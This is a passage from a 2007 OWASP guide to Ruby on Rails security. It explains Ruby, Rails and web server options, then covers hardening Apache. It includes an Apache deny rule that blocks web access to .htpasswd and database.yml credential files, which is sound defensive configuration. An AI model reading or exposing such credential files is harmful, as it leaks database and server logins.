OWASP

Heiko Webers

Ruby On Rails Security

Web Application Security How-To

Heiko Webers
42 -AT- rorsecurity.info
http://www.rorsecurity.info/

November 20, 2007

Note: This document is part of my efforts to make Ruby on Rails applications known for its good security. I believe this can't be done solely by implementing security features in the framework, but also by educating the community. Therefore I rely heavily on your comments. Moreover, I'd like to encourage you, to send me proposals for new or updated sections, preferably written out in full. Please send it to 42 -AT- rorsecurity.info. Thanks.

Heiko Webers is a security consultant, especially for Ruby on Rails applications. He has helped to improve the security in web applications made by companies you all know. You can learn more about his security audits at http://www.rorsecurity.info/security-audits/. He is based in Germany, but he is available everywhere in the world.

Contents

1 Introduction

1.1 Motivation

Traditional applications were either fully installed on a local computer or accessed with a locally installed client that interacted with a remote server software. Nowadays many software vendors develop web interfaces for their software products, but there are also an increasing number of web applications that are solely used with a web browser. A web application is a computer program which is run on a web server and accessed with a web browser. The web browser is becoming an universal client for any web application. Examples for web applications include web-based e-mail clients, online auction systems, project management applications or even entire browser-based operating systems. Web pages are written in the static HyperText Markup Language (HTML), but client-side scripting languages, such as JavaScript, can create a more interactive experience. Recent technology impose nearly no limit on functionality: the user can drag&drop elements or draw in the web browser, and the web application can access the user's mouse and keyboard. The main advantage of web applications is that they can be updated or maintained without installation on a client. Moreover, the software vendor does not have to build various clients for different operating systems. However, the disadvantages are web browser incompatibilities, the fact that offline usage of web applications is not possible, and a high threat from criminal hackers.

The Gartner Group estimates that 75% of attacks are at the web application level, and found out "that out of 300 audited sites, 97% are vulnerable to attack" [18]. This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person. However, easy to develop applications mean that there are many developers who have little prior experience. Furthermore, most of today's firewalls cannot avoid web application attacks as they operate on a different level of abstraction.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Moreover, an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, we have to fully understand the attack methods in order to find the correct countermeasures. Furthermore, it is important to secure all layers of a web application environment: The back-end storage, the web server and the web application itself. There are many different techniques, programming languages and application frameworks to build web applications. One of the newest and most popular is Ruby on Rails, a web application framework based on the programming language Ruby. To date, there has not been an in-depth security analysis of Ruby on Rails, so that is the aim of this thesis. Although the analysis is about Ruby on Rails, in fact many security advises given herein apply to web applications in general. Figure 1 shows the interaction of the three layers of a web application environment on the server.

1.2 Ruby

Ruby [20] was released in 1995 by Yukihiro "Matz" Matsumoto from Japan, and is distributed under the open source Ruby license [39]. In 2006 it achieved mass acceptance



Figure 1: A typical Ruby on Rails web application environment

and today, according to the TIOBE index [70], which measures the usage of programming languages, Ruby is in the top ten, with one of the fastest growing popularity. Ruby is an interpreted, not a compiled programming language, which means that the higher-level constructs in a Ruby program will be translated on-the-fly to lower-level machine-code every time you execute the program. This is in contrast to compiled programming languages, which are translated to machine-code once and therefore executed faster. But there is a project called YARV [36], which is a byte code interpreter aiming at reducing the execution time of Ruby programs. It will be fully merged into Ruby by the end of 2007. Ruby is influenced by Smalltalk, Python, Perl and others. It is a fully object-oriented programming language with a clean syntax, which makes it easy to read and write Ruby programs. Just about everything is an object, and the result of manipulations of an object are themselves objects:

```
-100.abs  # returns the absolute value of the object -100
# returns the string length of the object "Hello world":
"Hello world".length
# returns the sorted array object in reverse order:
[ 3, 1, 7, 0 ].sort.reverse
```

Ruby describes itself as "a programmer's best friend", because it can help you understand your code better, for example by introducing underscores as thousands separator, or making it readable such as human language:

```
population = 12_000_000_000  # assigns a value of 12 billion
7.times { puts "Hello world" }  # outputs 7 times "‘Hello world"’
1.upto(5) { |x| puts x }  # outputs the numbers 1 up to 5
0.step(12,3) { |x| puts x }  # outputs the numbers 0, 3, 6, 9, 12
```

It supports parallel assignment, thus functions can return multiple values, and it is easy to swap values:

```
i1, i2 = 1, 1  # assigns 1 to i1 and i2
# assigns the values that the function getvalues() returns:
value1, value2 = getvalues()
a, b = b, a  # swaps the values of a and b
```

But also more complicated detection or filtering operations can be accomplished easily in Ruby:

```
# returns the first object of the enumeration 1 to 100,
# for which the condition is true, which is 35
(1..100).detect { |i| i % 5 == 0 and i % 7 == 0 }

# returns an array of dates of the first 7 days in 2007
(1..7).collect { |day| Time.local(2007,1,day) }
```

One of Ruby's major drawback, without the use of YARV, is the execution speed compared to other languages. The Computer Language Shootout [23] compares several programming languages in terms of execution time and memory usage. It can be up to ten or twenty times slower than Perl, Python and Smalltalk, but the memory usage can be significantly lower.

There are some naming conventions for variables in Ruby. If an identifier starts with a dollar sign ($), it is a global variable. If the first letter is a capital letter, it is a constant. If it starts with an @ sign, it is an instance variable. And if it starts with two @ signs, it is a class variable. An instance variable is often used to internally define attributes of instances of classes. In contrast to that, there is only one copy of a particular class variable for a given class.

```
class Song
  @@plays = 0  # class variable, one copy for all instances of the class
  def initialize
    @plays = 0  # instance variable, valid in one instance only
  end
  # returns the number of plays of a particular song and how many have been
  # played overall
  def getplays
    "This song was played #{@plays} times. Total #{@@plays} plays"
  end
end
```

All classes are extensible or changeable, even the core classes, such as the integer class Fixnum, for which you could, for example, define a new comparison method or change the + operator. Ruby does not support the normative multiple inheritance, as it has the *diamond problem*. The diamond problem occurs when two (or more) classes inherit from a superclass and another class inherits from both of them. If the latter then calls a method in the superclass, which class of the two shall it inherit from? So Ruby basically uses single inheritance, every class has only one immediate parent, but as it may result in functionality being rewritten in several places, Ruby's solution are: Mixins. A mixin is like a partial class definition, and classes can include any number of mixins.

Other features include:

- Ruby provides full regular expression support
- Just about everything has a value, for example you could use `result = case decision when "option1" then ... when "option2" then ... end`
- Iterations do not loop over indexes, but over items. This helps not to get confused about index numbers and avoids *index out of bounds* errors

Figure 2: The Model-View-Controller design pattern

- Ruby supports multi threading, has several network classes, and even Graphical User Interfaces (GUIs) can be created with Ruby
- There is a Ruby interpreter for nearly every operating system

1.3 Ruby On Rails

Ruby on Rails [16], also shortened to Rails or RoR, was released in 2004 by David Heinemeier Hansson from Denmark, and is released under the open source Massachusetts Institute of Technology license [45]. Rails is a web application framework to develop, test and deploy applications. It is written in Ruby and accounts for the growing success of Ruby. In the short period of time after Rails' release, it became a very popular framework. The following describes the main features of Ruby on Rails.

Model, Views And Controllers In order to keep the program maintainable, Rails is based on the Model-View-Controller (MVC) design pattern. This architectural pattern is a clean approach to separate the data manipulation from the business logic and the presentation layer, rather than producing code which is mixing all three layers together. The model is responsible for handling the data, i.e. saving it to and loading it from a database, a file et cetera. The controller receives events from the outside world, analyzes them and reacts accordingly, by interacting with the model and creating the appropriate view. And the view is the actual resulting web page, it is, however, not responsible for interacting with the user, but it forwards the input events to the controller. Figure 2 depicts the MVC pattern: The view is generated by the controller and forwards events to it. And the controller possibly uses data from the model. Also, the model layer can enforce the business logic, for example checking whether a given credit card number is stolen or not.

DRY DRY is a process philosophy from [29] and stands for *Don't repeat yourself* which aims at reducing duplication. In order to preserve maintainability, neither data nor functionality should be redundant. Rails consequently uses the DRY principle, very little duplication can be found in a Rails application. For example there is one place to store the database access parameters. You do not have to define getter and setter methods or attributes for the columns of database tables - Rails creates them automatically. That means changing values in one place does not imply changing them in many other code changes.

Convention Over Configuration By default, Rails does not need much configuration, it rather uses conventions, which means you can write your application with less code. For example, Rails identifies which controller method has to be called by analyzing the incoming Hypertext Transfer Protocol (HTTP) request. There are naming conventions, for example the table name in the database is the plural form of the model's class name. Rails has been extracted from an existing application [1], that means, these convention are

based on practical experience, but you are able to easily change these defaults, if you wish to.

Testing Rails can test web applications in all MVC layers. You can test your models and controllers, but also your views. You can verify that an HTTP request returns the correct status code, or that specific HTML tags are included in the generated view.

Runtime Environments A Rails application can be run in different runtime environments, where each has its own configuration. For each you can specify what should be logged, how errors are treated, et cetera. By default, Rails has three environments: Development, test and production. The development environment logs the most and the production environment has the best performance and does not show detailed error messages to the user. Each environment may have its own database, which is especially good for the test environment, as it can produce repeatable errors.

Generators There are many third-party generators. Ruby on Rails itself comes with a standard set of generators that help the programmer to handle recurrent tasks faster. For example, when you start a new Rails project, you will usually use a Rails generator to create the basic directory structure and some configuration files. The models, views and controllers are placed into the */app* folder, configuration files, such as the database access parameters go into the */config* directory and the */public* directory contains the public accessible files, static HTML files, for example. The */db* directory contains generated code to migrate a database, the */doc* directory can hold documentation files, the */lib* directory contains application specific libraries, which do not fit into a specific controller or model, */script* is for generators and automated processes, */test* contains all test cases (possibly partly generated), */tmp* contains temporary files, and the */vendor* directory is intended for external libraries the application depends on.

Scaffolding You can use Rails' *scaffolding* generator to create a fully functional application already on day one. Based on the database, scaffolding generates models, views and controllers which can create, edit, show and remove data. Now, step by step, you can replace the generated code with real functionality, and the application is always fully functional. This generator also creates basic test files for controllers and models.

Rails Is Agile There is an immediate feedback in Rails applications, as the developer and customer can instantly see the results. Also, Rails is able to create documentation of the entire codebase very easily. These are the technical values expressed in the Agile Manifesto [11].

Standards Ruby on Rails was the first noteworthy framework, which supported Ajax - an abbreviation for Asynchronous JavaScript and XML (Extensible Markup Language), a technique to develop interactive web applications. The newest version introduced the use of RESTful URLs, which uses the less known HTTP methods DELETE and PUT, besides the popular GET and POST requests.

> "Representational State Transfer (REST) is intended to evoke an image of how a well-designed Web application behaves: a network of web pages (a virtual state-machine), where the user progresses through an application by selecting links (state transitions), resulting in the next page (representing the next state

of the application) being transferred to the user and rendered for their use." [21]

With Rails the developer can concentrate on implementing the business logic rather than dealing with technical details, and automation during deployment helps reducing errors. This document is based on Ruby on Rails version 1.2.5.

2 Web Server

In general, Ruby (and thus Ruby on Rails) is a script interpreter which runs on a server. In order to access Rails applications from the Internet, you need a web server which handles the HTTP requests and runs the Ruby on Rails code. The following three sections introduce the general handling of incoming request, how dynamic content can be created and how to secure the transmission of the data. 2.4 and 2.5 present the most popular web server applications, in general and for the use with Rails. Choosing a deployment for Rails applications is not an easy task. 2.6 describes what you have to consider. Eventually, we will decide to use the *Apache* web server and out of the different possibilities to run a Rails application with *Apache*, we will choose *Mongrel* to execute the Rails scripts. In 2.8 we turn to the installation and configuration of *Apache*, 2.8.4 describes how *Mongrel* is connected to *Apache*, and the following sections address the secure configuration of *Apache*.

2.1 Request Handling

The straightforward implementation of a web server would listen on a specific Transmission Control Protocol (TCP) port and process the requests as they are coming in, one after another. TCP sockets can buffer a certain amount of requests, but with a growing number of them, the response time can expand until the users only receive time-outs. Moreover, most of the time the server resources would lie idle, so we need means to handle requests concurrently. A forking server awaits requests, and, with the POSIX *fork()* command, creates identical process copies (child processes) of itself, when a request is actually coming in, which then handle the request. The parent process, then, accepts new requests. This server model, though, is not very stable and has bad performance, as it is very costly to create process copies.

A pre-forking server creates several child processes already in advance, so a client does not have to wait for a new child process to be "forked" before the request can be handled. You can fine-tune how many processes will be created at startup, how many idle processes (i.e., those that are not handling requests) should be always available, and how many requests a process is allowed to handle, before it will be destroyed and created a new one.

Modern operating systems provide a lightweight alternative to cumbersome processes. Just as you can run several processes in an operating system, you can have several threads in a process. Threads share the same memory, so they can be created much more efficiently. The drawback of this is, that threads are not separated from one another, which can lead to serious errors or even security problems, if they are not programmed "thread-safe". A threading server works like a pre-forking server, it creates several spare threads in advance, but with fewer system resources and highly efficient.
2.4 introduces web server implementations and a deployment is chosen in 2.6.

2.2 CGI

Historically web servers were built to serve static content, which means that they deliver files from the server without any modification. To create dynamic content, based on user input or other variables, you can use the Common Gateway Interface (CGI) [22], for example. In principle you can run a Rails application on every web server which supports CGI. CGI is a standard protocol for exchanging data between the web server and third-party software, the Ruby interpreter, for example. One big advantage is, that it is language



Figure 3: The Secure Socket Layer (SSL), figure based on [3]

and architecture independent. The web server receives a request, sets several environment variables according to the CGI standard and creates a new process for each request. The language interpreter then extracts the needed information from the variables, executes the program and returns the result over environment variables to the web server, which delivers it to the client. The original CGI has a significant drawback - poor performance, since it creates a new process for each request and destroys it afterwards.
Much faster is FastCGI [49] that creates several processes of the language interpreter at startup, which will be immediately available for new commands after a request is executed. The Simple Common Gateway Interface (SCGI) [61] was initially developed for Python interpreters to replace CGI and FastCGI and to make it easier to handle CGI requests. It is similar to FastCGI, easier to implement, now works with every language interpreter, however it is not very widespread.

2.3 SSL

Normal HTTP traffic is vulnerable to eavesdropping and tampering, because HTTP requests usually pass several servers in transit. That is why the Secure Sockets Layer (SSL) was introduced. SSL is a cryptographic protocol to securely transfer data between a client and a server using symmetric encryption (see also 4.8). That means only the client and the server can decrypt the user data. However, all security measures will be useless if there is no secure way of exchanging keys to encrypt and decrypt the data. SSL uses a handshake protocol based on asymmetric encryption to exchange the keys. The security of this exchange is based on a server certificate which contains a public and a private key. This certificate is issued by a third party certification authority (CA) which attests that

the public key of the certificate belongs to the entity mentioned in it, whereas the entity in this case is a web site. The client's user agent (web browser) has a built-in list of trusted CAs, so it will trust all certificates issued by these CAs. In general the key exchange works like this: If a client wants to connect to a server via SSL, he will contact it over the secure HTTP protocol (HTTPS) on the default port 443 (1 in Figure 2.3). The server sends back his public key from the certificate (2), and the client encrypts a random number (3) with the servers public key (4). That way only the server can decrypt the random number with the private key from the certificate. Both, the server and the client now have a common secret which they will use to encrypt or decrypt the data sent over this connection (5). The big disadvantage of SSL is, that it is relatively computationally intensive. Although Transport Layer Security (TLS) is an advancement for SSL, the latter identifier is commonly used for both.

2.4 Web Server Applications

There are the following popular web server applications:

2.4.1 Apache

The Apache web server [14] by the Apache Software Foundation is stable, very widespread and the industry standard. As of March 2007 it has a market share of 58.62 percent, according to the Netcraft Web Server Survey [43]. Nearly the entire functionality of Apache is provided in modules, which makes it very flexible. Its flexibility can make it a very secure web server, but the drawback of that is its relatively complicated configuration.
There are three versions of Apache, 1.3, 2.0 and 2.2, for which regular security updates are provided. Version 1.3 is available since 1996, thus tested thoroughly, and still in use on very many servers, though it is a legacy version. Version 2.0 was a complete re-write from 2000 until the public release in 2002, and the main new feature were the multi-processing modules (see below). Version 2.2 was released in 2005 and featured, among other things, a new mod_proxy_balancer module to load balance requests (see 2.5.2 for more on that). The Apache Software Foundation recommends to use the latest version, currently 2.2.4.

Multi-processing modules (MPMs) Apache 2 introduced the multi-processing modules (MPMs), which provide networking features, accept requests and dispatch them to children to handle the request. Apache supports many operating systems, and it was therefore sometimes hard to support the same features on different operating systems. For example, Apache 1.3 includes a POSIX layer to emulate Unix commands, the new version with MPMs now uses native networking features, which especially makes Apache for Windows much more efficient. You can choose from several MPMs at compile time in order to suit your needs.

The pre-forking server mode, which was the standard behavior in Apache 1.3, lives on in the prefork MPM, which is the default for Unix operating systems. The prefork MPM is a non-threaded, pre-forking web server, which is for compatibility with non-thread-safe modules.
There are several operating system specific MPMs, such as mpm_winnt, beos, mpm_netware and mpmt_os2, and basically one thread-based MPM (worker), among other experimental modules. The worker MPM is highly efficient serving static pages, but needs thread-safe

libraries for dynamic content. Popular modules, such as mod_php and mod_perl, are not thread-safe and thus cannot be used.

2.4.2 Lighttpd

As of March 2007 Lighttpd [17] has a market share of 1.27 percent, according to the Netcraft Web Server Survey [43]. It is a much simpler, thus less flexible, but very memory saving web server. It requires less configuration and has very good performance, especially for static content. However, Lighttpd is young, under heavy development and some "versions have been much more stable than later versions" [72].

2.5 Web Server Applications Specific To Rails

The following web servers are specific to Ruby on Rails, that means they are used almost exclusively with Rails. These are also the web servers most developers use in their development environment.

2.5.1 WEBrick

WEBrick [33] is an HTTP server library written in Ruby and the standard web server for Rails projects. The server is generally considered for a testing and development environment and not for production. It requires no configuration, however it is very resource hungry and crashes often.

2.5.2 Mongrel

A fast and stable HTTP library and server is Mongrel [65]. Written also mostly in Ruby, it runs the Ruby code right in the server without having to use any intermediate protocol, such as CGI. It is easy to manage and configure and was developed to serve dynamic Ruby (on Rails) content. It is also able to deliver static content decently, but not so good at sending out large files.
Mongrel as a stand-alone web server can handle small sites with quite a few concurrent connections, but it will break down when it has to process too many requests at the same time. A single Mongrel can handle an average of ten requests per second on a development machine. That is because Ruby on Rails is not thread safe, i.e., there can be only one operation at a time, or they will interfere each other. So typically a set of Mongrel instances is run to process concurrent requests. In order to distribute the load to the Mongrels, you need a load balancer (see below) or front-end web server, which receive the requests from the client. You will definitely have to use this architecture if you want to use SSL, as Mongrel itself does not support SSL and was never intended to do so.

Load balancing As described above, Mongrel is typically run as a cluster and a proxy or load balancer in front of it, as in figure 4. The proxy, in this case, is actually a reverse proxy, as it forwards all the requests coming from the Internet to background servers, in contrast to forward proxies, which forward the requests from a client to the Internet. A load balancer is a software which spreads work (HTTP requests, in this case) between background servers and can be regarded as a special kind of proxy. Figure 4 visualizes how a load balancer or proxy works. Load balancing can be done on hardware basis already, which is very expensive, or with a reverse proxy and load balancer software, such as Pound [25]. Pound also supports SSL. Also Lighttpd with mod_proxy [6] can be used to forward



Figure 4: Reverse proxy or load balancer connected to a Mongrel cluster

requests to the Mongrel processes, but this is not recommended by the author of Mongrel in [68], as the mod_proxy plugin is not being updated.

2.6 Choosing A Deployment

When choosing a deployment method there are quite a few things to consider:

- How many requests per second will the application have to handle? It is not important how many users access the application overall, but how many requests you have to process per second.
- How much concurrency do you need? If you have operations that take a long time, you will have to take this into consideration, as one Ruby interpreter can only process one Rails operation at a time.
- How large are the files to be delivered in terms of size?
- How much dynamic versus static content do you have?
- Do you need SSL?
- Do you need support for other scripting languages, such as Hypertext Preprocessor (PHP)?

A good practice is to start small and with an easy to configure system, you can extend it afterwards. If you have a normal Ruby on Rails web application with a few requests (for the time being), small to medium sized files and mostly dynamic content, you can consider running it with one Mongrel. If you get more requests or you need SSL and the files are still not too large, you can load balance the requests using Pound. If you get even more requests, if you need support for other scripting languages or you want to deliver larger files, then you will need either Lighttpd or Apache as a front-end server. As Apache 2.2 provides a stable web server and good security (for example with mod_security, see 2.8.8), and as it is part of the recommended setup by [66] and [72], we will discuss Apache 2.2 in the following. [67] provides further reading on deployment methods.

2.7 Ruby On Rails Binding With Apache

As Ruby is an interpreted language, the Ruby on Rails scripts need to be run by an interpreter. That is, the web server receives a request, forwards it to a Ruby interpreter, and returns the result. There are several solutions to do this, all with assets and drawbacks.

2.7.1 Mod_ruby

The Apache module mod_ruby provides a straightforward solution, as it executes the Ruby script right in the server. For most interpreted languages, such as PHP or Python, a special Apache module for the language is a widespread solution, but not for Ruby. Partly, because the built-in solution takes away memory from every Apache process. Moreover, it is considered unsafe to use it with Ruby on Rails when there is more than one application running per Apache installation. That is because mod_ruby uses one shared interpreter for the entire Apache installation and different Rails applications might start sharing the same classes. Furthermore, it shares the same namespace with other Apache modules which can lead to conflicts.

2.7.2 CGI

As described above, the original CGI is old, relatively slow and memory consuming. Therefore FastCGI or SCGI are preferred over CGI. The default Rails setup for many years has been using FastCGI: Apache 2 receives a request, invokes a FastCGI request, which executes the Ruby code and returns the result. FastCGI also operates outside of Apache, which makes it possible to use non thread-safe modules, when Apache has a multi-threaded MPM (such as worker).

There are several implementations of FastCGI for Apache, including the original module mod_fastcgi [49], which dates back to the mid-1990s. According to [57], it has some problems concerning processes which cannot be stopped when running on Apache 2.x, but it works in Apache 1.3. For Apache 2.x, mod_fcgid [53] is a newer replacement with no problems with zombie processes. Mod_scgi [61] is a SCGI implementation for Apache. For a relatively long time FastCGI was the most popular and fastest solution to run Ruby on Rails scripts, though FastCGI was an already abandoned technology, until Rails reactivated it. Most other scripting languages are run directly in the server with a special module, which made the use of FastCGI unnecessary. As [72] points out, “FastCGI came with lots of issues.” Many developers ...

> "...have deployed applications using every possible combination of web server and FastCGI environment and have found serious issues with every single one of them. Other developers have deployed FastCGI-based solutions with nary a problem. But enough people have seen enough problems that it has become clear that it's not a great solution to recommend." [72]

But FastCGI is still the most widespread solution and in many cases the only option in virtual servers set up by hosting providers. For smaller applications FastCGI or SCGI will certainly work, but [72], which is partly written by the inventor of Ruby on Rails, recommends another solution, which came up in 2006 in the shape of Mongrel.

2.7.3 Mongrel

The preferred setup, as in [66] and [72], is, to put Mongrel behind an Apache 2.2, which has an actively maintained mod_proxy_balancer plugin, and load balance the requests to a set of Mongrels using this module. A big advantage of HTTP proxying is that it is future proof (as it uses HTTP) and can be extended to forward requests to applications in different languages to their interpreters.



Figure 5: Apache 2.2 with mod_proxy_balancer, 3 Mongrels and the back-end storage

In the following, Apache version 2.2 with mod_proxy_balancer and Mongrel will be examined, as shown in Figure 5. We will use the *worker* Apache MPM here as it is the fastest and no thread-unsafe modules are required.

2.8 Installing And Securing Apache

2.8.1 Installation

The installation process differs from distribution to distribution: You can either use a package manager (such as Aptitude on Debian) to install a package, or download the source code directly from the Apache web site [14]. If you do not trust the distribution server, or you need a special version or MPM, it is better to download the source code and compile it yourself. You should also check the integrity and authenticity of the source code by means of the digital signature. Before compiling it, you can choose where to install it to, which MPM and which other modules you want to use. Third-party modules, however, can be added afterwards. Apache comes with a basic set of modules, see below for a list of available modules.

Normally, Apache will be installed into */usr/local/apache2*, but you should configure it following the conventions of your Unix distribution. On Debian, for example, the binaries go into */usr/sbin*, modules into */usr/lib/apache2*, configuration files into */etc/apache2*, log files into */var/log/apache2* and the actual content files, i.e. the Ruby on Rails files, into */var/www*. The top of the directory tree must be indicated with the *ServerRoot* directive in the configuration file (see configuration section).

2.8.2 Configuration

The configuration of Apache usually happens in the *httpd.conf* file. For better organization, you can, however, move some configuration to other files and include the file in *httpd.conf*, using the *Include* directive. For example, you could configure each of the modules in a separate file. Apache comes with a standard configuration file, which, depending on you installation method, is already pre-configured.

2.8.3 User

It is not recommended to run the Apache server with the privileges of the Unix root user, as an attacker would have full access to the system, if he could exploit a security hole. Apache can be configured to answer requests as an unprivileged user, the main, parent

process, though, will remain running as root. However, this feature is only available with the prefork or worker MPM. In order to use this, you have to start the server with root privileges, and it will then change to the lesser privileged user. So at first add a new Unix user and group in a shell:

```
# add a user group named apache
groupadd apache

# add a user named apache with the real name Apache, the home
# directory is /dev/null (the null device), the user is added
# to the apache group and with no shell access
useradd apache -c "Apache" -d /dev/null -g apache -s /bin/false
```

Then edit your configuration, and add the user and group name:

```
User apache
Group apache
```

There is the apache2ctl script in Apache's binary folder, which is the preferred way to start and stop the server. Switch to the root user and start the server:

```
apache2ctl start   # use stop to stop it
```

Now review your process list in order to verify that the server has switched to the apache user. The column USER should be apache for each of the possibly many apache processes:

```
ps aux | grep apache   # maybe use "grep httpd" if your Apache
                       # binary has a different name
```

2.8.4 Virtual Hosts

A straightforward implementation of a web server would be available at a single address only. However, server resources may lie idle, so several *virtual* hosts are set up on a single physical server. Apache provides an easy way to set up virtual hosts in one server installation, that means several websites can be run on the same Apache. It is common to set up a virtual host for a Rails application, rather than using the one-for-all configuration. Therefore, you should move the *DocumentRoot*, which defines the top of the directory tree visible from the web, and any Alias directives, which allow web access to parts of the file system that are not underneath the *DocumentRoot*, to the virtual host configuration. A virtual host can be defined in the main configuration file or in a seperate one, which you have to include in the main configuration file (see Configuration section).
In a typical Rails application, you'll define the */public* directory as *DocumentRoot* and put all static files into it. If you use a different directory structure, you should obey the rule "generally disallow access, allow only in particular", so you do not accidentally allow access, as Apache serves any file in *DocumentRoot* mapped from an URL, by default. Make sure you remove any file from the *DocumentRoot* directory tree, which is not intended for public viewing (*dispatch.cgi*, for example).

The *<Directory>* directive [14] is used to enclose a group of directives that apply to a specific directory only. You can use it to allow or disallow everyone or only specific IP addresses to access the files in the directory. Note, that the directives also apply to all sub-directories. The following example allows access for all to a Rails */public* directory, but not to the */public/secret* directory, this only allowed from the IP address *192.168.1.104*.

```
<Directory /var/www/test/public>
    Order allow,deny
    Allow from all
</Directory>

<Directory /var/www/test/public/secret>
    Order deny,allow
    Deny from all
    Allow from 192.168.1.104
</Directory>
```

To generally disallow access to files matching a specific name pattern, you can use the *<Files>* directive, either in a virtual host section or in the main configuration section. The following disallows access to *.htaccess* and *.htpasswd* files, which may contain sensitive data, to the *database.yml* file, which contains login information for the database, and to Ruby sources files (**.rb*), which you may want to disallow generally.

```
<Files ~ ‘‘(^\.ht|database.yml|\.rb$)’’>
    Order allow,deny
    Deny from all
</Files>
```

The following shows a virtual host setup which proxies requests (using mod_proxy_balancer) to a set of three Mongrels. As a prerequisite you have to start a Mongrel cluster of three. The command to start an instance at port 8000, with the privileges of the *apache* user and group, and listening only to local requests (from Apache), is: `mongrel_rails start -d -p 8000 -e production -P log/mongrel-1.pid -a 127.0.0.1 -user apache -group apache`.

```
NameVirtualHost *:80
<VirtualHost *:80>
  DocumentRoot /var/www/test/public
  ServerName www.test.com

  <Directory /var/www/test/public>
      Order Allow,Deny
      Allow from all

      # enable URL rewriting:
      RewriteEngine On
      # if nothing stated, go to main page
      RewriteRule ^$ /index.html [QSA]

      # Redirect all non-static requests to the cluster
      RewriteCond %{DOCUMENT_ROOT}/%{REQUEST_FILENAME} !-f
